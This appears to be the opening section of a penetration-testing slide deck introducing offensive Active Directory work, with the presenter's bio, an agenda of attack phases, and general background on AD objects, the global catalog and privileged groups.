



# Offensive Active Directory 101



# Disclaimer



## Michael Ritter

Service-Owner Pentesting

tacticx GmbH

[@BigM1ke\\_oNe](#)

[LinkedIn](#)

[XING](#)

### About me:

- Previously:
  - Professional at Deloitte
- 5 years pentesting experience
- OSCP Certified
- Currently researching Purple Teaming topics

### Daily work:

- Coordination and management of Penetrationtests
- Performance of penetration tests
  - Infrastructure
  - Web
  - Rich-Client
- Security assessments of Active Directory environments



### Basics

- What is Active Directory?
- Attack Landscape
- Active Directory Kill Chain



### Phase 1 – Unauthorized User

- AD Enumeration without credentials
- Gaining initial Access



### Phase 2 - Unprivileged User

- Taking advantage of LDAP
- Lateral movement techniques
- Basics NTLM Relay



### Phase 3 - Privileged User

- Looting the thing



### Mitigations





# Basics

What is Active Directory and who uses it?



- Microsofts answer to directory services
- Active directory is a hierarchical structure to store objects to:
  - » Access and manage resources of an enterprise
  - » Resources like: Users, Groups, Computers, Policies etc...
- 95% percent of Fortune 1000 companies use Active Directory
- Active Directory relies on different technologies in order to provide all features:
  - » LDAP
  - » DNS
- More information about the basics:
  - » <https://blogs.technet.microsoft.com/ashwinexchange/2012/12/18/understanding-active-directory-for-beginners-part-1/>

- » AD contains lot of juicy information about resources of an organization
- » Following an overview about existing objects in AD:

### Active Directory Objects



Domain



Computer



User



Group



Container



Print Queue




Contact



Organizational Unit



Policy



Volume



Generic Object



Site



Site Link




Site Link Bridge



Server



NTDS Site Settings



IP Subnet



Certificate Template





Licensing Site




Connection

- The global catalog provides a central repository of domain information
- The global catalog provides a resource for searching an Active Directory forest
- LDAP queries use the global catalog to search for information
- Domain-Users have read access to the global catalogue



## ➤ Go Hunting?




- Domain admins
- Enterprise admins
- Built-in administrators
- Account Operators
- Allowed RODC Password Replication Group
- Backup Operators
- DnsAdmins
- ...

- AD environments can be way more complex than that... Think about all the services it provides



## ➤ Great attack landscape


The real Goal!



# Active directory kill chain

Broad landscape of attacks

